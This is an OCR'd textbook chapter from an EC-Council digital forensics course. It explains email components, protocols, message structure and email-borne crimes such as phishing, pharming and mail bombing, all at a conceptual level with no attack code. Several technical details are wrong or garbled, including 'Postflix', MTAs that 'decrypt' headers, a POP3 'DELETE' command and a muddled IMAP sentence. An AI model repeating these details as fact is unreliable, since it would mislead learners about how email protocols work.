
Introduction to an Email System

Email is an abbreviation of "electronic mail," which is used for sending, receiving, and saving messages over electronic communication systems. With growing reliance on technology, email has become one of the most popular modes of communication.

An email system works on the basic client–server architecture. It allows clients to send/receive mails via email servers that communicate with one another. Most email systems have text editors with basic formatting options that enable clients to compose text messages and send them to one or more recipients. Once the message has been sent, it passes through several servers and is stored in the mailbox of the recipient until he/she retrieves it.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Components Involved in Email Communication

There are several components of email communication that play specific roles when an email message is transmitted from a sender to a recipient.

- **Mail User Agent:** Also known as an email client, mail user agent (MUA) is a desktop application for reading, sending, and organizing emails. It provides an interface for users to receive, compose, or send emails from their configured email addresses.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A user needs to set up and configure their email address before using the email client. The configuration includes issuing email IDs, passwords, Post Office Protocol version 3 (POP3)/ Internet Message Access Protocol (IMAP) and Simple Mail Transfer Protocol (SMTP) address, a port number, and other related preferences. There are many standalone and web-based email clients such as Claws Mail, Thunderbird, Mailbird, Zimbra Desktop, Gmail, and Outlook.com. The email client becomes active only when the user runs it.

- **Mail Transfer Agent:** Mail transfer agent (MTA) is an important component of the email transmission process. It is primarily a type of mail server that receives the email message from the mail submission agent and decrypts the header information to see where the message is going. Once determined, it passes on the message to the next MTA server.

  All the MTA servers talk to each other via the SMTP protocol. Some examples of MTA include Sendmail, Exim, and Postflix.

- **Mail Delivery Agent:** Mail delivery agent (MDA) is the server that receives the email message from the last MTA and keeps it in the mailbox of the recipient. Dovecot is an example of an MDA.

- **SMTP Server:** The SMTP is an outgoing mail server that allows a user to send emails to a valid email address. Users cannot use the SMTP server to receive emails; however, in conjunction with the Post Office Protocol (POP) or IMAP, they can use the SMTP to receive emails with proper configuration.

  Any SMTP server is assigned an address by the mail client of the user in the following format: smtp.serveraddress.com (for example, SMTP server address of Gmail would be smtp.gmail.com).

  When a user sends an email to a specific recipient, it first reaches the SMTP server that processes the message to determine the address of the recipient and then relays it to the particular server. All SMTP servers generally listen to port 25. However, outgoing SMTP servers use port 587 for transport layer security connections and port 465 for secure sockets layer (SSL) connections.

- **POP3 Server:** POP3 is a simple protocol for retrieving emails from an email server. When the POP server receives emails, they are stored on the server until and unless the user requests it.

  The POP3 server does not allow the concept of folders; it considers the mailbox on the server to be its sole store. Once the user connects to the mail server to recover their mail using the email client, the mails are automatically downloaded from the mail server to the user's hard disk and are no longer stored on the server unless the user specifies to keep a copy of it.

  The POP3 server can understand simple commands such as the following:

  - **`USER`** – enter your user ID
  - **`PASS`** – enter your password

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **QUIT** – quit the POP3 server
- **LIST** – list the messages and their size
- **RETR** – retrieve a message, according to a message number
- **DELETE** – delete a message, according to a message number


Since POP3 implemented email clients download mails onto the system, a user can read mails even when there is no Internet connectivity. However, because the mails are stored on the hard drive, users cannot access them from remote machines.

- **IMAP Server:** IMAP servers are similar to POP3 servers. Like POP3, IMAP handles the incoming mail. By default, the IMAP server listens to port 143 and the IMAPS (IMAP over SSL) listens on port 993.

  IMAP stores emails on the mail server and allows users to view and work on their emails, as if the mails are stored in their local systems. This enables users to organize all the mails depending on their requirements. In contrast with POP3, IMAP does not move the mail server to the user's mailbox.

  It acts as a remote server that stores all the user's mails in the mail server. IMAP allows email clients to retrieve multi-purpose Internet mail extensions (MIME) parts either in the form of an entire message or in multiple bits, allowing the clients to retrieve only the text part of the mail without downloading the attachment. This protocol stores a copy of all the emails on the server even if the user downloads them onto their system. As a result, users can access them from any computing system or device.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How Email Communication Works

When a user sends an email message to any recipient, it goes through several stages before it reaches its destination. A scenario is presented below to elaborate on these stages:

- Consider that an email user named Bob wants to send an email message to another email user named Alice. He composes a message using his email client or MUA or a web-based email like Yahoo!, specifies the email address of Alice, and hits the send button.
- The email message is received by an MTA server via SMTP that decrypts the header information and searches for the domain name in Alice's email address. This method allows the MTA server to determine the destination mail server and pass on the message to the corresponding MTA.
- Each time an MTA server receives a message during the mail delivery process, it modifies its header information. When it reaches the last MTA, it is transferred to the MDA, which keeps the message in Alice's mailbox.
- Alice's MUA then retrieves the message using either POP3 or IMAP, and Alice is finally able to read the message.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.1: How email communication works

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understanding the Parts of an Email Message

The email message is a brief and informal text sent or received over a network. Email messages are simple text messages that can also include attachments such as image files and spreadsheets. Multiple recipients can receive email messages at a time.

At present, RFC 5322 defines the Internet email message format and RFC 2045 through RFC 2049 defines multimedia content attachments—together these are called multi-purpose Internet mail extensions (MIME).

Email messages comprise three main sections:

1. **Message header**

   The message header includes the following fields:

   - **To** specifies to whom the message is addressed. Note that the "To" header does not always contain the recipient's address.
   - **Cc** stands for "carbon copy." This header specifies additional recipients beyond those listed in the "To" header. The difference between "To" and "Cc" is essentially connotative; some mailers also deal with them differently in generating replies.
   - **Bcc** stands for "blind carbon copy." This header sends copies of emails to people who might not want to receive replies or appear in the headers. Blind carbon copies are popular with spammers because they confuse many inexperienced users who receive an email that does not have their address or does not appear to be for them.
   - **From** specifies the sender of the message

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Reply-To** specifies an address for sending replies. Though this header has many legitimate uses, it is also widely used by spammers to deflect criticism. Occasionally, a native spammer will solicit responses by email and use the "Reply-To" header to collect them, but more often, the address specified in junk email is either invalid or that of an innocent victim.
- **Sender** is unusual in email ("X-Sender" is usually used instead) but appears occasionally, especially in copies of Usenet posts. It should identify the sender; in the case of Usenet posts, it is a more reliable identifier than the "From" line.
- **Subject** is a completely free-form field specified by the sender to describe the subject of the message
- **Date** specifies the date of creation and sending of the email. If the sender's computer omits this header, a mail server or some other machine might conceivably add it, even along the route.
- **MIME-Version** is another MIME header that reflect MIME protocol's version
- **Priority** is an essentially free-form header that assigns a priority to the mail. Most of the software ignore it. Spammers often use it in an attempt to get their messages read.

2. Message Body

The body of the email conveys the message and sometimes includes a signature block at the end. A blank line separates the header and body. In an email, the body or text always comes after the header lines.

The email body is the main message of the email that contains text, images, hyperlinks, and other data (like attachments). The email body displays separate attachments that appear in line with the text. The Internet email standard has not set any limitations on the size of an email's body. However, individual mail servers have message size limits.

3. Signature

An email signature is a small amount of additional information attached at the end of the email message that consists of the name and contact details of the email sender. It can contain plain text or images.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 11.2: Parts of an email message


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Understand Email Crime Investigation and its Steps

Email crime investigation is primarily conducted to examine the content as well as the origin of any email message that is found to be offensive or suspected to be spoofed. This section defines email crime investigation and elaborates on the steps that investigators need to follow while probing into email crimes.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Email Crime Investigation

Email crime investigation involves the extraction, acquisition, analysis, and revival of email messages related to any cybercrime. Detailed analysis of email messages helps investigators gather useful evidence such as the date and time when the email message was sent, the actual IP address of the sender and recipient, and what spoofing mechanism was used. Investigators need to use many forensic tools to extract metadata from email headers. This helps them locate the criminal behind the crime and report the findings in order to prosecute them in the court of law.

Investigations of criminal activities or violations of policies related to emails are similar to other kinds of computer crime investigations. Email crimes can be categorized in two ways: one committed by sending emails and the other supported by email. When criminals use spam, fake email, mail bombing, or mail storms to sell narcotics, stalk, commit fraud, or commit child abduction, it can be said that those emails support cybercrime.

Let us discuss in detail the crimes committed by sending emails.

- **Email Spamming**

  Spam is unsolicited by commercial or junk email. Spam mail involves sending the same content to a huge number of addresses at the same time. Spamming or junk mail fills mailboxes and prevents users from accessing their regular emails. These regular emails start bouncing because the server exceeds its capacity limit. Spammers hide their identities by forging the email header. To avoid obtaining responses from annoyed receivers, spammers provide misleading information in the FROM and REPLY-TO fields and post them to a mailing list or newsgroup.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 11.3: Subject headers of spam emails

- **Phishing**

  Phishing has emerged as an effective method for stealing personal and confidential data of users. It is an Internet scam that tricks users into divulging their personal and confidential information by making interesting statements and offers. Phishers can attack users by mass mailing to millions of email addresses worldwide.

  The phishing attack deceives and convinces the user with fake technical content along with social engineering practices. The major task for phishers is to make the victims believe that the phishing sites are legitimate. The sources that can be impersonated include web pages, instant messaging, emails, and Internet Relay Chat. Most phishing attacks are done through emails, where the user gets an email that tricks the user to follow the given link, navigating them to a phishing website. The email may contain a message stating that a particular transaction has occurred from the user's account and may have a link to check their balance, or it may contain a link to perform a security check for the user's account.

  Following are given some types of phishing attacks:

  - **Spear Phishing** is when, instead of sending thousands of emails, some attackers use specialized social engineering content directed at a specific employee or a small group of employees in a specific organization to steal sensitive data such as financial information and trade secrets. Spear phishing messages seem to be from a trusted source with an official-looking website. The email also appears to be from an individual from the recipient's company, generally someone in a position of authority. However, the message is actually sent by an attacker attempting to obtain critical information about a specific recipient and their organization, such as login credentials, credit card details, bank account numbers, passwords, confidential documents, financial information, and trade secrets. Spear phishing generates a higher response rate compared with a normal phishing attack, as it appears to be from a trusted company source.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Whaling** is a type of phishing attack that targets high-profile executives such as CEOs, CFOs, politicians, and celebrities who have complete access to confidential and highly valuable information. It is a social engineering trick in which the attacker tricks the victim to reveal critical corporate and personal information (such as bank account details, employee details, customer information, and credit card details), generally through email or website spoofing. Whaling is different from a phishing attack; in this case, the email or website that is used for the attack is carefully designed to target someone in the executive leadership in particular.
- **Pharming** is a social engineering technique in which an attacker executes malicious programs on a victim's computer or server. When the victim enters any URL or domain name, it automatically redirects the victim's traffic to a website controlled by the attacker. This attack is also known as "Phishing without a Lure": The attacker steals confidential information such as credentials, banking details, and other information related to web-based services. Pharming attacks can be performed in two ways, namely, Domain Name System (DNS) cache poisoning and host file modification.
- **Spimming** or "spam over instant messaging" (SPIM) exploits instant messaging platforms and uses IM as a tool to spread spam. A person who generates spam over IM is called a spimmer. A spimmer generally makes use of bots (an application that executes automated tasks over the network) to harvest instant message IDs and forwards the spam message to them. SPIM messages, similar to email spams, generally include advertisements and malware as an attachment or embedded hyperlink. A user who clicks the attachment gets redirected to a malicious website, which collects financial and personal information such as credentials, bank accounts, and credit card details.

- **Mail Bombing**

  Email bombing refers to the process of repeatedly sending an email message to a particular address at a specific victim's site. In many instances, the messages will be filled with junk data aimed at consuming more system and network capacity.

  Multiple accounts at the target site may be abused, increasing the denial of service impact. Mail bombing is an intentional act of sending multiple copies of identical content to the same recipient. The primary objective behind it is to overload the email server and degrade the communication system by making it unserviceable. Usually, a mail bomber and the victim know each other. Newsgroup postings that do not agree with the recipient's opinion also result in mail bombing. The target in such cases can be either a specific machine or a particular person. Mail bombing is more abusive than spamming because it not only sends mails in excessive amounts to an individual but also prevents other users from accessing their email using the same server.

- **Mail Storms**

  A mail storm occurs when computers start communicating without human intervention. The flurry of junk mail sent by an accident is a mail storm. Usage of mailing lists, auto-forwarding emails, automated response, and the presence of more than one email

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

address are the various causes of a mail storm. Malicious software code is also written to create mail storms such as the "Melissa, I-Care-For-U" message. Mail storms hinder communication systems and make them inoperable.

Let us now focus on the crimes supported by emails.

- **Identity Fraud**

  Identity fraud is the illegitimate retrieval and use of others' personal data for malicious and monetary gains. Identity theft is a crime that is quickly gaining popularity. It is the willful act of stealing someone's identity for monetary benefits. Criminals obtain personal information about a person and misuse it, causing heavy financial loss to the victim. Online shopping sites that have false representations and spam emails that contain irresistible offers are the common means used to obtain the victim's credit card numbers. Once the user has placed an order online, criminals can intercept the email message and use it. Criminals not only withdraw huge amounts of money from the victims' accounts but can also make the victim bankrupt.

- **Cyberstalking**

  Cyberstalking is a crime where attackers harass an individual, a group, or an organization using emails or IMs. Attackers try to threaten, make false accusations, defame, slander, libel, or steal the identity of the victim/victims as a part of cyberstalking. The stalker can be someone associated with a victim or a stranger.

- **Child Abduction**

  Child abduction is the offense of wrongfully removing or retaining, detaining, or concealing a child or baby. Abduction is defined as taking away a person by persuasion, fraud, or open force or violence. There are two types of child abduction: parental child abduction and abduction by a stranger. Parental child abductions are the most common type, while abduction by a stranger will be categorized as kidnapping.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



